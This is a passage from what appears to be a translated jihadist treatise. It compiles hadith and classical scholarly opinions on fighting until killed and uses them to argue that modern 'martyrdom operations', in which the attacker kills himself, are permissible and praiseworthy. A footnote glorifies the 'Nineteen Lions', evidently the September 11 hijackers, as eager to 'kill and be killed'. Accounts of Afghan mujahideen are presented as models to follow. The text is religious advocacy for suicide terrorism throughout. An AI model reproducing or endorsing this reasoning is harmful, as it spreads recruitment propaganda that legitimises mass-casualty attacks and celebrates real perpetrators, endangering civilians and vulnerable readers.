The Messenger of Allāh said, *"Three (types of people) Allāh are beloved by Allāh…"* and among them is *"… a man who was in a battalion and met the enemy, and they were defeated, but he faced them with his chest until he was killed or victorious."*[28]

Eleven:

من خير معاش الناس لهم ، رجل ممسك عنان فرسه في سبيل الله ، يطير على متنه ، كلما سمع هيعة أو فزعة طار عليه ، يبتغي القتل ، و الموت مظانه

Narrated from Abū Hurayrah, that the Messenger of Allāh said, *"Among the best of people, is a man who clasps the reins of his horse in the Path of Allāh, flying on its back; whenever he hears a call (for battle) or advancement towards the enemy - he flies to it, seeking death and being slain with eagerness …"*[29]

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[27] Narrated by At-Tabarānī in *Al-Kabīr*; and Al-Haythamī said *"its narrators are trustworthy"* in *Mujma' Az-Zawā'id* (2/255); declared *Sahīh* by Al-Albānī in *As-Silsilah As-Sahīhah* (3478), and *Hasan* in *Sahīh At-Targhīb* (629). Shaykh Abū Qutaybah Ash-Shāmī mentioned, "When some of the Mujāhidūn in Afghānistān had to strategically retreat in a fierce battle near the city of Jalālabād, after the Russians began an enormous onslaught in that area, using a large number of tanks – our brother, Shaqīq Ibrāhīm Al-Madanī, remained behind alone, to distract the Russians, while the rest of the brothers retreated due to the extremity of the pounding of the bombs upon them; so he fought against them using mortars, until he was killed – may Allāh have mercy upon him. A missile came and exploded near him; no trace of him could be seen, and no grave contained his body. So may Allāh show a gracious mercy to him."

[28] Narrated by Ibn Abī Shaybah in his *Musannaf* (5/289), and At-Tirmithī declared it *Sahīh* (2491, 2492); An-Nasā'ī (1597, 2523), and Ahmad in his *Musnad*; as well as At-Tabarānī in *Al-Kabīr* with a *Hasan* chain; Al-Hākim also narrated it, and declared it as *Sahīh*. Al-Albānī mentioned in *Mishkāt Al-Masābīh* (1864) that its chain is weak, but it has similar narrations which are strong and authentic. Also, in another similar *Hadīth*, the Prophet صلى الله عليه و سلم said that Allāh loves three types of people, and hates three types of people. So one of the Companions asked, "Who are these three people that Allāh loves?" So the Messenger replied, *"A man who raids in the Path of Allāh, patiently enduring, and seeking (the Mercy of Allāh), so he fights until he is killed. And you will find this person with you, written in the Book of Allāh."* He then recited the verse, **إن الله يحب الذين يقاتلون في سبيله صفا كأنهم بنيان مرصوص**, ***"Verily, Allāh loves those who fight in His Cause in rows as if they were a solid structure."*** [As-Saff: 4]." Declared *Sahīh* by Al-Albānī in *Sahīh At-Targhīb* (2569).

This clearly shows that seeking to be killed and pursuing martyrdom eagerly, are legitimate and praiseworthy acts.

Twelve:

عن أنس رضي الله عنه قال : انطلق رسول الله صلى الله عليه وسلم وأصحابه حتى سبقوا المشركين إلى بدر ، وجاء المشركون ، فقال رسول الله صلى الله عليه وسلم (لا يقدمن أحد منكم إلى شيء حتى أكون أنا دونه) فدنا المشركون فقال رسول الله صلى الله عليه وسلم (قوموا إلى جنة عرضها السماوات والأرض) فقال عمير بن الحمام : يارسول الله جنة عرضها السماوات والأرض ؟ قال (نعم) قال : بخ بخ ، فقال رسول الله صلى الله عليه وسلم (ما يحملك على قولك بخ بخ ؟ قال : لا والله يا رسول الله إلا رجاء أن أكون من أهلها ، قال : (فإنك من أهلها) فأخرج تمرات من قرنه ، فجعل يأكل منهن ثم قال : لئن أنا حييت حتى آكل تمراتي هذه إنها لحياة طويلة ، فرمى بما كان معه من التمر ، ثم قاتلهم حتى قتل رضي الله عنه

On the authority of Anas ibn Mālik رضي الله عنه , that on the Day of *Badr*, the Messenger of Allāh said: *"Stand up to the Gardens, the width of which is that of the heavens and the earth!"* 'Umayr ibn Al-Hamām said, "O Messenger of Allāh: the width of the Gardens is like the heavens and the earth?" The Messenger of Allāh replied, *"Yes."* 'Umayr then said, "*Bakhin*, *Bakhin*!" The Messenger صلى الله عليه و سلم asked, *"What causes you to say this saying of yours, Bakhin Bakhin?"* So 'Umayr رضي الله عنه replied, "By Allāh, nothing, O Messenger of Allāh! Except that I hope to be of its people!" So the Messenger said, *"Then indeed, you will be from amongst them."* So he took out some dates and started eating them. And then he exclaimed, "If I were

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[29] Refer to Muslim (1889). Declared *Sahīh* by Al-Albānī in *Sahīh At-Targhīb* (1226, 2736), and *Sahīh Al-Jāmi'* (5915). The full *Hadīth* ends with, *"And a man on top of a mountain peak or on the bottom of a deep valley, establishing the Salāt, giving the Zakāt, and worshipping his Lord until death visits him. People see nothing from him but good."* And in other narrations, *"seeking death or being slain…"*. And in the *Musnad* of Abū 'Awānah (5/59), *"A time will come upon mankind, when the best of them is the man who grasps the reins of his horse in the Path of Allāh, whenever he hears a call (for battle), he gets on its back, and then he seeks death eagerly."* And yet in another *Hadīth*, the Prophet صلى الله عليه و سلم asked, *"Should I not inform you of the best of mankind in status?"* The Companions responded, "But yes!" So he said, *"A man grasping onto the head of his horse in the Path of Allāh, until he dies or is killed."* Al-Albānī declared it *Sahīh* in *As-Silsilah As-Sahīhah* (255), and *Sahīh At-Targhīb* (1298, 2737). And amongst those whom we hope Allāh will include them amongst the ones mentioned in this *Hadīth*, are those Nineteen Lions, those brave brothers of ours, who flew on their horses, eagerly seeking to kill and be killed in the Path of Allāh. May Allāh grant them the Highest Abodes in Paradise, along with the Beloved Ones, and have mercy upon them.

to live long enough to eat these dates - then verily, it is too lengthy of a life!" So he threw away the dates he had with him, and he fought against the enemies, until he was killed.[30]

From this *Hadīth*, we can see that after this Companion heard of the Gardens and pondered upon it, he could not keep himself away from it due to the yearning of being from its people – so he left alone to fight, with the intention of being killed. And the Prophet صلى الله عليه و سلم did not oppose this. Rather, the Prophet صلى الله عليه و سلم incited this, when he had said, *"Stand up to the Gardens, the width of which is that of the heavens and the earth!"*[31]

Thirteen:

عن أنس بن مالك رضي الله عنه قال : غاب عمي أنس بن النضر عن قتال بدر ، فقال : يا رسول الله غبت عن أول قتال قاتلت المشركين ، لئن أشهدني قتال المشركين ، ليرين الله ما أصنع ، فلما كان يوم أحد ، وانكشف المسلمون ، فقال اللهم إني أعتذر إليك مما صنع هؤلاء – يعني أصحابه – وأبرأ إليك مما صنع هؤلاء – يعني المشركين – ثم تقدم فاستقبله سعد بن معاذ ، فقال : ياسعد بن معاذ الجنة ورب النضر ، إني أجد ريحها دون أحد ، قال سعد : فما استطعت يا رسول الله ما صنع ، قال أنس : فوجدنا به ، بضعاً وثمانين ضربة بالسيف ، أو طعنة برمح ، أو رمية بسهم ، ووجدناه قد قتل ، وقد مثل به المشركون ، فما عرفه أحد إلا أخته ببنانه ، فقال أنس : كنا نرى أو نظن أن هذه الآية نزلت فيه ، وفي أشباهه (مِن الْمؤمِنِين رِجالٌ صدقُوا ما عاهدوا الله عليْهِ فَمِنهم من قَضى نحبه ومِنهم من ينتظِر وما بدلُوا تبدِيلاً)

And from Anas ibn Mālik رضي الله عنه that he said: "My uncle Anas ibn Nadhar was absent from the fighting on the Day of *Badr*, so he said: *'O Messenger of Allāh! I was absent from the first fight in which you fought the polytheists. If I am allowed to witness the fighting against the polytheists, then verily, Allāh will see what I shall do.'* So, when it was the day of *Uhud*, the Muslims were exposed to the enemy, so he said: *'O Allāh! I seek Your pardon from what these people (meaning his*

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[30] Narrated by Muslim (1901), and authenticated by Al-Albānī in *Sahīh At-Targhīb* (1312). An-Nawawī رحمه الله said in his *Sharh* of this *Hadīth*, "It contains the permissibility of immersing and plunging one's self into the *kuffār*, and seeking *Shahādah* (martyrdom). And this is something which is permissible, and there is nothing wrong with it, according to the majority of the '*Ulamā*." Refer to *Sharh Muslim* (13/46). Shaykh Abū Qutaybah Ash-Shāmī mentions, "Abū Tharr At-Tūnisī – may Allāh have mercy upon him – was killed in Afghānistān. He was a *Hāfith* of the Book of Allāh, and his yearning was for martyrdom (*Shahādah*) and to meet Allāh (as a martyr). (One night) he was reading some *Qur'ān*, and he could not be patient and wait for the time for battle – so he went forth, alone all by himself, to the Communist enemies of Allāh; and he fought them until he was killed."

[31] And in a similar narration, a man asked the Prophet, "Where would I be, O Messenger of Allāh, if I am killed?" He صلى الله عليه و سلم replied, *"In Paradise."* So the man threw the dates which were in his hand, and he fought until he was killed. Refer to *Nayl Al-Awtār* (7/212).

companions) have done, and I (announce) to You my disassociation from what these people (meaning the polytheists) have done.' Then he proceeded and was met by Sa'd ibn Mu'āth, so he said: *'O Sa'd ibn Mu'āth! The Gardens, by the Lord of An-Nadhar… I smell its fragrance from behind Mount Uhud!'* Sa'd later said: 'I was not able to do what he did (fight as he did), O Messenger of Allāh!' Anas said: 'So, we found him with about eighty wounds from strikes of swords, spears and arrows, and we found that he had been killed and the polytheists had mutilated his body. No one recognized him except his sister – she recognized him by his fingers – so Anas said: 'We thought or assumed that this verse was revealed regarding him and those who are like him:

مِن الْمؤمِنين رِجالٌ صدقُوا ما عاهدوا الله عليهِ فَمِنهم من قَضى نحبه ومِنهم من ينتظِر وما بدلُوا تبدِيلاً

"Among the believers are men who have been true to their covenant with Allāh (they have gone out for Jihād), of them some have fulfilled their obligations (have been martyred), and some of them are still waiting, but they have never changed (they never proved treacherous to their covenant which they concluded with Allāh) in the least."[32]

Fourteen:

عن مجاهد ، قال بعث رسول الله صلى الله عليه وسلم عبدالله بن مسعود وخباباً سرية ، وبعث دحية سرية وحده

On the authority of Mujāhid رحمه الله , that the Prophet dispatched 'Abdullāh ibn Mas'ūd and Khabbāb as one brigade, and Dihyah as a brigade on his own.[33]

This indicates that regardless of the level of risk in an operation in Jihād, it remains permissible by default, and the greater the risk, the greater the reward.

And similarly, in another narration, the Messenger of Allāh dispatched 'Amr ibn Umayyah and a man from the *Ansār* as one brigade, and 'Abdullāh ibn Anīs as a brigade on his own. [34]

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[32] Al-Ahzāb: 23. The *Hadīth* is narrated by Al-Bukhārī (2805), Muslim (1903). Al-Albānī declared it *Sahīh* in *Sahīh At-Targhīb* (1358). Ibn Hajar رحمه الله said in the *Sharh* of this *Hadīth*, "From the benefits obtained from the story of Anas ibn Nadhar, is the permissibility of sacrificing one's own self in Jihād, and the virtue of fulfilling this covenant, even if it is hard upon the soul, and even if it leads to death; and that the prohibition against throwing one's own self into destruction does not prohibit seeking martyrdom in Jihād. And this *Hadīth* also shows the great and manifest virtue of Anas ibn Nadhar, and the correctness of his *Īmān*, and his true fear of Allāh, and the strength of his certainty." Refer to *Fat'h Al-Bārī* (6/26-29). And *Imām* Ibn Al-Qayyim said, "And from the benefits extracted from the Battle of *Uhud*, is the permissibility of submerging one's self into the enemy ranks, as Anas ibn Nadhar and others did." Refer to *Zād Al-Ma'ād* (3/211).

[33] Refer to Al-Bayhaqī in *As-Sunan Al-Kubrā* (9/100), narrated with a *Sahīh* chain.

[34] Refer to the above reference.

Fifteen:

قال الشافعي رضي الله عنه تخلف رجل من الأنصار عن أصحاب بئر معونة ، فرأى الطير عكوفاً على مقتلة أصحابه ، فقال لعمرو بن أمية ، سأقدم على هؤلاء العدو ، فيقتلوني ، ولا أتخلف عن مشهد قتل فيه أصحابنا ففعل ، فقتل ، فرجع عمرو بن أمية ، فذكر ذلك لرسول الله صلى الله عليه وسلم فقال فيه قولاً حسناً ، ويقال : قال لعمرو (فهلا تقدمت ؟)

Al-Bayhaqī narrated, "Ash-Shāfi'ī رحمه الله said, "One of the *Ansār* was late behind when the massacre of the Companions next to the well of *Ma'unah* took place. By the time he arrived vultures were already devouring his companions. He told 'Amr ibn Umayyah: **"I am going to go forward onto this enemy, so that they can kill me. I don't want to be left behind when our companions have been killed."** He did as he had said, and he was killed. When 'Amr ibn Umayyah (the only survivor of the incident) told the Messenger of Allāh about what happened, the Messenger of Allāh said good words about that man and then he asked 'Amr ibn Umayyah: *"And why didn't you go ahead with him?"*[35]

And in this *Hadīth*, the Prophet صلى الله عليه و سلم did not object to the one who went forth with the intention to be killed – Rather, he encouraged it to the one who returned back, that he should have gone forth also, and been martyred like his companions.

Sixteen:

عن أنس بن مالك أن رسول الله صلى الله عليه وسلم أفرد يوم أحد في سبعة من الأنصار ورجلين من قريش ، فلما رهقوه قال (من يردهم عنا وله الجنة أو هو رفيقي في الجنة ؟) ، فتقدم رجل من الأنصار فقاتل حتى قتل ثم رهقوه أيضاً ، فقال (من يردهم عنا وله الجنة أو هو رفيقي في الجنة ؟) فتقدم رجل من الأنصار ، فقاتل حتى قتل ، فلم يزل كذلك حتى قتل السبعة ، فقال رسول الله صلى الله عليه وسلم لصاحبيه: (ما أنصفنا أصحابنا)

On the authority of Anas ibn Mālik that (when the enemy got the upper hand) on the day of the Battle of *Uhud*, the Messenger of Allāh صلى الله عليه و سلم was left with only seven men from the *Ansār* and two men from the Quraysh. When the enemy advanced towards him and overwhelmed him, he said, *"Whosoever repels them from us, for him is Paradise, or he will be my Companion in Paradise."* A man from the *Ansār* came forward and fought (the enemy) until he was killed. The enemy advanced and overwhelmed him again and he repeated the words,

[35] Refer to *As-Sunan Al-Kubrā* by Al-Bayhaqī (9/100).

"Whosoever repels them from us, for him is Paradise, or he will be my Companion in Paradise." A man from the *Ansār* came forward and fought until he was killed. This state continued until the seven *Ansār* were killed (one after the other). Then the Messenger of Allāh صلى الله عليه و سلم said to his two (remaining *Qurayshī*) Companions, *"We have not done justice to our Companions."*[36]

Seventeen:

فال : فال ابن اسحاق وترس أبو دجانة دون رسول الله بنفسه يقع النبل في ظهره وهو منحن عليه حتى كثر فيه النبل

Ibn Kathīr narrated on the authority of Ibn Is'hāq, that, "Abū Dujānah رضي الله عنه made himself the human shield of the Prophet صلى الله عليه و سلم , and arrows would strike his back, and it made him suffer, until many arrows had struck him."[37]

So we see from this *Hadīth*, that it is permissible to sacrifice one's self for the sake of protected the commander – and this is not something which is specific to the Prophet صلى الله عليه و سلم . So if it is permissible to sacrifice one's self for the commander – then what about for the entire *Dīn*?

Eighteen:

عن يزيد بن أبي عبيد فال : فلت لسلمة ابن الأكوع رضي الله عنه : على أي شيء بايعتم رسول الله صلى الله عليه وسلم يوم الحديبية فال على الموت

It is narrated in the two *Sahīhs* from Yazīd ibn Abī 'Ubayd, who said, "I asked Salamah ibn al-Akwa' رضي الله عنه , "For what did you give your Bay'ah (pledge of allegiance) to the Messenger of Allāh, on the Day of *Hudaybiyah*?" He replied, ***"For death."***[38]

Nineteen:

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[36] Refer to the *Sahīh* of Muslim (1789). As for the statement of the Prophet صلى الله عليه و سلم , *"We have not done justice to our Companions." Imām* An-Nawawī explained, "The meaning of it is that, the Quraysh did not do justice to the *Ansār*; because the two *Qurayshīs* did not come out to fight, but rather, it was the *Ansār* who came out, one after the other (and each one of them was killed)."

[37] Refer to *Al-Bidāyah Wan-Nihāyah* (4/34).

[38] Refer to *Fat'h al-Bārī* (6/117), Al-Bukhārī (4169, 7206); and Muslim (1860).

ذكر جماعة عن محمد بن ثابت بن قيس بن شماس لما انكشف المسلمون يوم اليمامة ، قال سالم مولى أبي حذيفة ، ما هكذا كنا نفعل مع رسول الله صلى الله عليه وسلم ، فحفر لنفسه حفرة وقام فيها ومعه راية المهاجرين يومئذ ، فقاتل حتى قتل يوم اليمامة شهيداً

14- Many have reported from Muhammad ibn Thābit ibn Qays ibn Shimās, when the Muslims were disclosed on the Day of *Yamāmah*, Sālim, the freed-slave of Abū Huthayfah, said, "*This is not how we used to act with the Messenger of Allāh."* Then, he dug a trench for himself, and stood in it carrying the flag of the *Muhājirīn*, and fought until he was killed as a martyr on the Day of *Yamāmah*.

This and the next report indicate that steadfastness is desirable, even if it leads to death, and Sālim attributed this type of action to the [days of] the Messenger of Allāh.

وروى البخاري من حديث موسى بن أنس قال وذكر يوم اليمامة قال: أتى أنس بن مالك ثابت بن قيس، وقد حسر عن فخذيه وهو يتحنط، فقال: يا عم ما يحبسك ألا تجيء؟ قال: الآن يا ابن أخي، وجعل يتحنط –يعني من الحنوط- ثم جاء فجلس، فذكر الحديث انكشافا من الناس، فقال: هكذا عن وجوهنا حتى نضارب القوم، ما هكذا كنا نفعل مع رسول الله صلى الله عليه وسلم، بئس ما عودتم أقرانكم

Once Mūsā ibn Anas while describing the Battle of *Yamāmah*, said, "Anas ibn Malik went to Thābit ibn Qays, who had lifted his clothes from his thighs and was applying *Hanūt*[39] to his body. Anas asked, 'O Uncle! What is holding you back (from the battle)?' He replied, 'O my nephew! I am coming just now,' and went on perfuming himself with *Hanūt*, then he came and sat (in the row). Anas then mentioned that the people fled from the battlefield. On that Thābit said, *'Clear the way for me to fight the enemy. This is not how we used to act with the Messenger of Allāh (i.e. we never fled). How evil the habits you have acquired from your enemies!'*"[40]

Ibn Hajar رحمه الله added that, "Thābit ibn Qays ibn Shimās came on the Day of Yamāmah, after he had applied Hanūt, while he was wearing two white cloths to be buried in them, and the people had been defeated, so he said, *"O Allāh! I disassociate myself from what these murshikūn have brought, and I seek Your pardon from what these have done (meaning his companions)! How evil the habits you have acquired from your enemies today! Let free the path between us and them!"* So he plunged in, and he fought till he was killed…" This (story) contains the permissibility of seeking to kill one's self in Jihād, and to forsake the easy way – and to prepare for death by applying the *Hanūt* and wearing the *Kafan* from beforehand. And it contains the strength of Thābit ibn

[39] *Hanūt*: fragrance and scent, of musk, amber, and camphor, which is applied to the *Kafan* [burial clothing] of the dead, to keep it from smelling bad for a long period of time.

[40] Refer to Al-Bukhārī (2845); also by Ibn Al-Mubārak, Al-Bayhaqī, Ibn Sa'd, At-Tabarānī, and Al-Hākim.

Qays, and the correctness of his conviction and his intention. And it also contains the invitation to wage the battle, and inciting to it, and rebuking those who flee away. And it also contains an indication of what the Companions were upon during the time of the Prophet صلى الله عليه و سلم , of courage and resoluteness at the time of battle."[41]

Ibn An-Nuhās رحمه الله commented, "*Hanūt* is the good fragrances which are applied to the dead specifically. So it is applied, to smell good. And the only reason they (those fighting in the battle) did that was – and Allāh knows best – to prepare for death, and to make an unwavering decision to attain *Shahādah* (martyrdom)."[42]

Twenty:

روى ابن جرير في تاريخه في معركة مؤتة قال : ثم أخذ الراية جعفر بن أبي طالب فقاتل بها ، حتى إذا ألحمه القتال اقتحم عن فرس له شقراء فعقرها ثم قاتل القوم حتى قتل فكان جعفر أول رجل من المسلمين عقر في الإسلام فرسه.

Ibn Jarīr At-Tabarī has narrated that in the Battle of *Mu'tah*, Ja'far ibn Abī Tālib took the flag and fought until he became immersed in the fighting, whereupon he turned to a light-colored horse he had, and wounded it [so he could not escape], then he fought until he was killed. Hence, Ja'far was the first Muslim to wound his horse (in this manner).[43]

Twenty One:

عن أبي بكر بن عبدالله بن قيس عن أبيه قال : سمعت أبي وهو بحضرة العدو يقول : قال رسول الله صلى الله عليه وسلم (إن أبواب الجنة تحت ظلال السيوف) فقام رجل رث الهيئة فقال : يا أبا موسى أأنت سمعت رسول الله صلى الله عليه وسلم يقول هذا ؟ قال : نعم قال : فرجع إلى أصحابه فقال : أقرأ عليكم السلام ثم كسر جفن سيفه فألقاه ثم مشى بسيفه إلى العدو ، فضرب به حتى قتل

Abū Bakr ibn Abī Mūsā narrates, "I heard my father, while he was in the company of the enemy (in the battle), say that the Messenger of Allāh said, ***"Verily, the gates of Jannah are beneath the shades of swords,"*** A poor man with rags on stood up and said, "O Abū Mūsā, did you hear that from the Messenger of Allāh?" My father replied, "Yes." The man went back to his company and told them, "I give you my farewell, peace be upon you." He

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[41] Refer to *Fat'h Al-Bārī* (6/52). The Prophet صلى الله عليه و سلم said regarding him رضي الله عنه , *"What a wonderful man Thābit ibn Qays ibn Shimās is!"* Narrated by *Imām* An-Nawawī in *Tahthīb Al-Asmā'* (2/99), and declared *Sahīh* by Al-Albānī in *Sahīh Al-Jāmi'* (6770).

[42] Refer to *Mashāri Al-Ashwāq Ilā Masāri' Al-'Ush'shāq* (1/673).

[43] Refer to *At-Tārīkh* of At-Tabarī (2/151).

then broke the sheath of his sword and threw it away, and marched towards the enemy striking them with his sword until he was killed."[44]

Twenty One:

عن عكرمة مولى ابن عباس قال: كان عمرو بن الجموح -شيخ من الأنصار- أعرج فلما خرج النبي صلى الله عليه وسلم إلى بدر، قال لبنيه: أخرجوني. فذُكر للنبي عرجه وحاله، فأذن له في المقام، فلما كان يوم أحد فخرج الناس، فقال لبنيه: أخرجوني، فقالوا: قد رخص لك رسول الله صلى الله عليه وسلم وأذن، قال: هيهات، منعتموني الجنة ببدر، وتمنعونيها بأحد! فخرج، فلما التقى الناس، قال لرسول الله صلى الله عليه وسلم: أرأيت إن قتلت اليوم، أطأ بعرجتي الجنة؟ قال: نعم،. قال: فوالذي بعثك بالحق لأطأن بها الجنة اليوم إن شاء الله. فقال لغلام له كان معه يقال له سليم: ارجع إلى أهلك. قال: وما عليك أن أصيب اليوم خيراً معك؟ قال: فتتقدم إذاً،. قال: فتقدم العبد، فقاتل حتى قتل. ثم تقدم هو وقاتل حتى قتل

On the authority of 'Ikrimah the freed-slave of Ibn 'Abbās, "'Amr ibn Al-Jamūh – an elderly man from the *Ansār* – used to have a limp. So when the Prophet صلى الله عليه و سلم went out to *Badr*, 'Amr said to his sons, *"Take me out."* So his disability and condition was mentioned to the Prophet صلى الله عليه و سلم – and so he permitted him to stay at home. So when the Day of *Uhud* came, and the people went out (to fight), he told his sons, *"Take me out."* So they replied, "The Messenger of Allāh allowed you and gave you permission (to stay)!" So he said, "Go far away from me!! You prohibited me from the Gardens at *Badr*, and now you forbid me from it at *Uhud*!!" So he went out, and when the people met for battle, he asked the Messenger, "If I am killed today - Will I walk to the Gardens despite my limp?" The Prophet صلى الله عليه و سلم answered, "*Yes*." So 'Amr replied, "Then I swear by the One Who sent you with the Truth – Verily, I will indeed stride limping into the Gardens today, if Allāh permits." He then said to a young boy servant of his who was with him, named Salīm, "Go back to your family (you are free)." So the boy said, "What is wrong with you? Will you not allow me to be struck with good (i.e. martyrdom) along with you?" So the man said, "*Then go forth*." So the boy went servant boy went forth, and fought, until he was killed. Then 'Amr went forth, and fought, until he was killed."[45]

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[44] Refer to Muslim (1902), declared *Sahīh* by Al-Albānī in *Sahīh At-Targhīb* (1309). The original statement of the Prophet صلى الله عليه و سلم is narrated in Al-Bukhārī (2818, 2965, 3024), and Muslim (1742). Also refer to Ibn Hazm in *Al-Muhallā* (7/284), Ibn Al-Qayyim in *Zād Al-Ma'ād* (3/79), and Al-Albānī in *Sahīh Al-Jāmi'* (1530, 2750, 3117).

[45] Narrated by Ibn Al-Mubārak, Al-Bayhaqī, and mentioned by Al-Wāqidī in *Al-Maghāzī*.

قال : فوالذي نفسي بيده؛ لا أرجع إلى أهلي حتى أدخل الجنة، فقال له عمر بن الخطاب : يا عمرو! لا تأل على الله! فقال رسول الله صلى الله عليه وسلم : مهلا يا عمر! فإن منهم من لو أقسم على الله لأبره؛ منهم عمرو بن الجموح، يخوض في الجنة بعرجته

It is also narrated, that, "'Amr ibn Al-Jamūh said, *"By Allāh! I will not return to my family until I enter Paradise!"* So 'Umar ibn Al-Khattāb said to him, "O 'Amr! Do not stipulate something upon Allāh." So the Messenger of Allāh said, *"Calmly, O 'Umar! For verily, amongst them are those who, when they take an oath by Allāh – indeed He fulfills them. And amongst them is 'Amr ibn Al-Jamūh, who will rush into Paradise with his limp!"*[46]

أتى عمرو بن الجموح إلى رسول الله صلى الله عليه وسلم فقال : يا رسول الله! أرأيت إن قتلت في سبيل الله حتى أقتل! أمشي برجلي هذه صحيحة في الجنة؟ وكانت رجله عرجاء، فقال رسول الله صلى الله عليه وسلم : نعم، فقتلوا يوم أحد : هو وابن أخيه ومولى لهم، فمر عليه رسول الله صلى الله عليه وسلم فقال : كأني أنظر إليك تمشي برجلك هذه صحيحة في الجنة، فأمر رسول الله صلى الله عليه وسلم بهما ومولاهما، فجعلوا في قبر واحد

And in another narration, "'Amr ibn Al-Jamūh came to the Prophet صلى الله عليه و سلم , and asked, "O Messenger of Allāh! If I fight in the Path of Allāh, until I am killed – Will I walk with this leg of mine being perfectly in the Gardens?" – he asked this because one of his legs had disability in it. So the Prophet صلى الله عليه و سلم answered, *"Yes."* So 'Amr, his nephew, and his freed-slave was killed on the Day of *Uhud*. So when the Messenger of Allāh صلى الله عليه و سلم passed by him, he said, *"It is as if I am seeing you walk with this leg of yours perfectly in the Gardens."* Then the Prophet صلى الله عليه و سلم ordered them three to be buried together in one grave."[47]

Twenty Two:

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[46] Refer to *Sahīh Al-Mawārid* (1928) by Al-Albānī, where he declared it *Hasan*. And Sa'īd ibn Al-Musayyib narrated that also on the before the Day of *Uhud*, 'Abdullāh ibn Jahsh رضي الله عنه said, "O Allāh! I swear to You, by You! That tomorrow I will meet the enemy, and then they will kill me, and they will disembowel my belly, and they will cut off by nose and ears – and then you will ask me, ***"For what (was this done)?"*** And I will answer you, "*For you (O my Lord)."* So he met the enemy the next day, and that was done to him." Narrated by Ibn Al-Mubārak in *Kitāb Al-Jihād*, and also by Al-Hākim, and agreed to by Ath-Thahabī, and Abū Nu'aym in *Al-Hilyah*, and 'Abdur-Razzāq in his *Musannaf*, and Al-Wāqidī in *Al-Maghāzī*, and Ibn Hajar in *Al-Isābah*. Refer to *Fiqh As-Sīrah* by Al-Albānī (262).

[47] Refer to *Ahkām Al-Janā'iz* (185), where Al-Albānī declared it *Hasan*.

إن أول من قتل من المسلمين يومئذ شهيداً - يعني في معركة اليرموك- رجل جاء إلى أبي عبيدة بن الجراح رضي الله عنه يوم اليرموك فقال: إني قد أجمعت على أمري أن أشد عليهم فهل توصوني إلى نبيكم صلى الله عليه وسلم بشيء ، فقال : تقرؤه السلام ، وتخبره أنا قد وجدنا ما وعدنا ربنا حقاً. فتقدم هذا الرجل حتى قتل رحمه الله

It is narrated by Ibn 'Asākir and Ibn Kathīr that the first Muslim to be killed on the Day of Yarmūk, was a man who came and told Abū 'Ubaydah ibn Al-Jarrāh رضي الله عنه , *"I have decided upon myself to exert the utmost effort against them (until they kill me), so do you wish for me to relay something to your Prophet?"* Abū 'Ubaydah replied, "Give to him my greetings of peace, and inform him that we have indeed found true what our Lord had promised us." So the man went forth (and fought), until he was killed, may Allāh have mercy upon him.[48]

So these *Ahādīth* show that such actions which lead directly to death, which are done for the benefit of the *Dīn*, and to raise the Word of Allāh, were something well known and widespread amongst the Companions and their followers (*Tābi'īn*).[49]

[48] Refer to *Tārīkh Dimashq* of Ibn 'Asākir (67/101), and Ibn Kathīr's *Al-Bidāyah Wan-Nihāyah* (7/11).
[49] The original research in Arabic contains 40 narrations, but for brevity we have omitted the remainder.

Verdicts of Scholars Concerning One Who Attacks the Enemy Alone

Having established the permissibility of plunging into the enemy and attacking alone even when death is certain - we proceed and say that the martyrdom operations are derived from this principle, realizing that the prohibition of suicide relates to deficiency or absence of *Īmān*. However, the *Salaf* did not have knowledge of martyrdom operations in their current-day form; for these evolved with the changes in techniques of warfare, and hence they did not specifically address them. However, they did address similar issues, such as that of attacking the enemy single-handedly and terrorizing them by showing that we are not afraid of death. They also deduced general principles under which the martyrdom operations fall, and in doing so they relied on evidences such as those we have mentioned in the previous section. There is one difference between the martyrdom operations and their classical precedent, namely that in our case the person is killed by his own hand, whereas in the other he was killed by the enemy's hand. We will also explain that this difference does not affect the verdict.

Amongst the Scholars of the Companions and *Tābi'īn*

First)

Ibn Al-Mubārak and Ibn Abī Shaybah have reported, that Mudrik ibn 'Awf Al-Ahmase said, "I was in the presence of 'Umar when the messenger of Nu'mān ibn Muqrin cam to him and 'Umar asked him about the people, whereupon he replied, "So-and-so and so-and-so were hit, and others and others whom I do not know." 'Umar said, *"But Allāh knows them."* (The messenger) said, "O *Amīr Al-Mu'minīn*! (There was) a man who sold his life." At this Mudrik said, "That's my maternal uncle, by Allāh, O *Amīr Al-Mu'minīn*! People claimed he threw himself into destruction." 'Umar said, *"They have lied (i.e. are mistaken). Rather, he is among those who have bought the Hereafter with this world."* Al-Bayhaqī mentioned that that was on the Day of *Nahāwand*.[50]

Second)

Ibn Abī Shaybah has narrated that a battalion of *kuffār* advanced, and a man from the *Ansār* faced them and attacked them, and broke through their ranks, then returned, repeating this twice or thrice. Sa'd ibn Hishām mentioned this to Abū Hurayrah, upon which he recited the verse,

ومن الناس من يشري نفْسه ابتغاءَ مرضاةِ اللهِ والله رءُوف بِالْعِبادِ

[50] Refer to the *Musannaf* of Ibn Abī Shaybah (5/303); and also *Fat'h Al-Bārī* of Ibn Hajar (8/33-34), similar narrated by Ibn Jarīr.

"And amongst mankind is he who sells himself, seeking the Pleasure of Allāh. And Allāh is full of Sympathy to (His) slaves."[51]

Third)

Al-Hākim and Ibn Abī Hātim have narrated, with a similar narration recorded by Ibn 'Asākir, that Al-Barā' was asked about the verse,

وأَنفِقُوا فِي سَبِيلِ اللهِ ولا تلْقُوا بِأَيدِيكُم إِلَى التهلُكَةِ

"And spend in the Path of Allāh, and do not throw yourselves into destruction." [52]

… Does it refer to a man who encounters the enemy and fights until he is killed [and in another narration, *"who plunges into an enemy battalion numbering 1,000, and he goes in with only a sword in his hand"*]? He said, ***"No, rather it is a man who commits a sin, and then says Allāh will not forgive him."*** [53]

Fourth)

It is narrated that Al-Qāsim ibn Mukhaymarah, one of the famous *Imāms* of the *Tābi'īn*, said regarding the verse,

وأَنفِقُوا فِي سَبِيلِ اللهِ ولا تلْقُوا بِأَيدِيكُم إِلَى التهلُكَةِ

"And spend in the Path of Allāh, and do not throw yourselves into destruction." [54]

He said, "Destruction is to abandon spending in the Path of Allāh (Jihād). As for if a man plunges into the enemy who numbers 10,000 - then there is no objection against doing such."[55]

Verdicts of Renowned Scholars of *Tafsīr*

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[51] Refer to his *Musannaf* (5/322).

[52] Al-Baqarah: 195

